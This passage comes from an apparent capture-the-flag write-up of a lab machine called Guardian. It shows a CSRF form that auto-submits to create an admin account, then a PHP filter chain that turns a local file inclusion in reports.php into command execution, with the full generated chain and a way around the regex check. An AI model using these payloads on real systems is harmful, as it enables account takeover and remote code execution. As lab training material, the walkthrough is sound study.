
- Navigate to the Notice creation page and fill in all required fields, but do not click Create Notice yet. Then click the green circle in ZAP to enable request interception, and finally start a Python HTTP server to host our malicious file, test.html:


$ python -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...- You can click on Create Notice now and ZAP will intercept our request and csrf_token value:

- Copy the token value into our hosted test.html file, then save the file in the directory being served by the Python HTTP server.
<html>
  <body>
    <form id="f" action="http://portal.guardian.htb/admin/createuser.php" method="POST">
      <input type="hidden" name="csrf_token" value="715d6f09ea36fdb83777175bd2cfb09b">
      <input type="hidden" name="username" value="pentester>
      <input type="hidden" name="password" value="pentester">
      <input type="hidden" name="full_name" value="Pentest">
      <input type="hidden" name="email" value="pentester@mail.com">
      <input type="hidden" name="dob" value="2025-06-04">
      <input type="hidden" name="address" value="HTB">
      <input type="hidden" name="user_role" value="admin">
    </form>
    <script>document.getElementById('f').submit();</script>
  </body>
</html>- Now click the Submit and Continue button in ZAP to forward the intercepted request in full. After a short time, you should also observe a request reaching our hosted test.html file:
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

10.129.237.248 - - [02/Sep/2025 23:14:31] "GET /test.html HTTP/1.1" 200- Everything appears to have worked successfully, and no errors were shown on the page. However, if you were not quick enough, you may see a CSRF token error in ZAP. If that happens, simply reload the page, obtain a fresh token, and resend the request. Let’s now try logging in with the newly created account:

- We had finally reached the admin dashboard, but the journey was not over yet. At first glance, the available functionality did not reveal any immediately obvious opportunities for further exploitation. With that in mind, we once again turned to the source code to review the admin-side features and eventually found something interesting in reports.php:
<?php
require '../includes/auth.php';
require '../config/db.php';

if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {
    header('Location: /login.php');
    exit();
}

$report = $_GET['report'] ?? 'reports/academic.php';

if (strpos($report, '..') !== false) {
    die("<h2>Malicious request blocked 🚫 </h2>");
}

if (!preg_match('/^(.*(enrollment|academic|financial|system)\.php)$/', $report)) {
    die("<h2>Access denied. Invalid file 🚫</h2>");
}

?>- The file accepts a report parameter, which is expected to reference one of the following report types: enrollment, academic, financial, or system. This effectively acts as a whitelist. In addition, the application blocks any input containing .., presumably as an attempt to prevent path traversal and local file inclusion. However, beyond these checks, no other meaningful validation is performed. In particular, there is no restriction on the use of PHP stream wrappers, which makes the report parameter especially interesting from an exploitation perspective.
- The most promising candidate here is the filter wrapper, since it does not require allow_url_include to be enabled and therefore works under a default PHP configuration. This makes it especially useful in practice and opens the door to the well-known PHP filter chains technique. A full explanation of PHP filter chains is far beyond the scope of this writeup, but the complete details can be found in the above link. For the purposes of this attack, the key points are as follows:
- The php://filter wrapper can be used to transform or encode file contents before they are processed by the application.
- Under the right conditions, chained filters can be abused to turn a file inclusion primitive into code execution.
- Because the application only blocks path traversal patterns and whitelists filenames, it becomes possible to fit the expected input format while still abusing the wrapper for malicious purposes.
- There are several tools that can help generate PHP filter chains, but in this writeup we will use the Synacktiv generator. Clone the repo from the github:
git clone https://github.com/synacktiv/php_filter_chain_generator- We can start by creating a relatively easy command to check if filter chain works:
$ python php_filter_chain_generator.py --chain '<?php system("id");?>'
[+] The following gadget chain will generate the following code : <?php system("id");?> (base64 value: PD9waHAgc3lzdGVtKCJpZCIpOz8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6937|convert.iconv.BIG-FIVE.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp- However, if we try to use the generated chain directly, the exploit will fail because, as shown in reports.php, the application checks whether the supplied value contains one of the required keywords.
if (!preg_match('/^(.*(enrollment|academic|financial|system)\.php)$/', $report)) {
    die("<h2>Access denied. Invalid file 🚫</h2>");
}- However, reports.php does not verify the exact position of those keywords, which means we can satisfy the check by simply including one of them at the end of the chain. In this case, we append reports/academic.php so that the payload still matches the expected pattern while preserving the wrapper-based attack. The final test payload looks like this:
